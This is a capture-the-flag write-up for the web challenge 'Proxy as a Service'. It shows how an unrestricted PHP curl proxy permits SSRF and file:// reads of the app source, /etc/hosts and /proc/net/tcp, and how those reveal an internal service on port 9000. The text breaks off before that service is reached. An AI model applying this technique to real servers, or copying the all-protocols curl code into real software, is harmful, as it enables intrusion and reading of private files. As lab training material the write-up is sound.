

The instances are down so i can’t do it remotely xD
Proxy as a Service
- Challenge Name : Proxy as a Service
- Description :
We made a proxy so users can fetch resource of any URL they want.

Although no current web design in place 😉
- author : h4cky0u
- solves : 7/17
Enumeration
This challenge doesn’t provide the source code, just a single url that when we access shows this

No UI haha, i was too lazy to make anything…even with AI lol.
But yeah, we need to make a POST request with body key=url
Hop on Burp Suite repeater to ease making request.
I first made a web request to a webhook site


This suggests that the application is using a backend HTTP client (e.g., libcurl or a similar library, as indicated by the server header showing PHP/8.5.5).
Such clients typically support multiple URL schemes, including http, ftp, file, gopher, and others, depending on configuration.

By using the file:// scheme, it may be possible to read local files on the filesystem, provided the scheme is not restricted and the target files have appropriate read permissions.
Testing that works:
We need to first leak the application source code possibly there may be other routes aside this SSRF.
Doing that leaks the source code but it doesn’t contain anything as shown:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
<?php

// Gotta add some designs.. uhh i hate web dev smh

if (!isset($_POST['url'])) {
    die("Send a POST request with url");
}

$url = $_POST['url'];

$ch = curl_init($url);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
curl_setopt($ch, CURLOPT_FOLLOWLOCATION, true);
curl_setopt($ch, CURLOPT_PROTOCOLS, CURLPROTO_ALL);
curl_setopt($ch, CURLOPT_REDIR_PROTOCOLS, CURLPROTO_ALL);
curl_setopt($ch, CURLOPT_HEADER, true);

$response = curl_exec($ch);

if ($response === false) {
    echo curl_error($ch);
    exit;
}

echo $response;

?>
We can also try to fuzz for php or flag files, but that’s not necessary because curl_init can read files in a directory.

What now?
Well, if you check /etc/hosts you’d get this

1
2
3
4
5
6
7
8
127.0.0.1	localhost
::1	localhost ip6-localhost ip6-loopback
fe00::	ip6-localnet
ff00::	ip6-mcastprefix
ff02::1	ip6-allnodes
ff02::2	ip6-allrouters
127.0.0.1	internal.api
172.25.0.2	881f80fe9ac7
It seems there’s an internal api running on 127.0.0.1
Although we don’t know the port it’s running on.
With SSRF, we can fuzz the port as so: http://internal.api:FUZZ
But because we also have file read, we can simply read /proc/net/tcp.

1
2
3
4
5
sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt   uid  timeout inode
0: 00000000:0050 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 214562 1 0000000000000000 100 0 0 10 0
1: 0100007F:2328 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 207598 1 0000000000000000 100 0 0 10 0
2: 0B00007F:911D 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 212452 2 0000000000000000 100 0 0 10 0
3: 020019AC:0050 010019AC:A3A0 01 00000000:00000000 02:000AFC7F 00000000    33        0 225611 2 0000000000000000 20 4 30 10 -1
Line 2:
1
1: 0100007F:2328 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 207598 1 0000000000000000 100 0 0 10 0
The address is in its hexadecimal notation, same as the port.
Converting it properly we get: 127.0.0.1:9000.
Now when we access it, the result is this
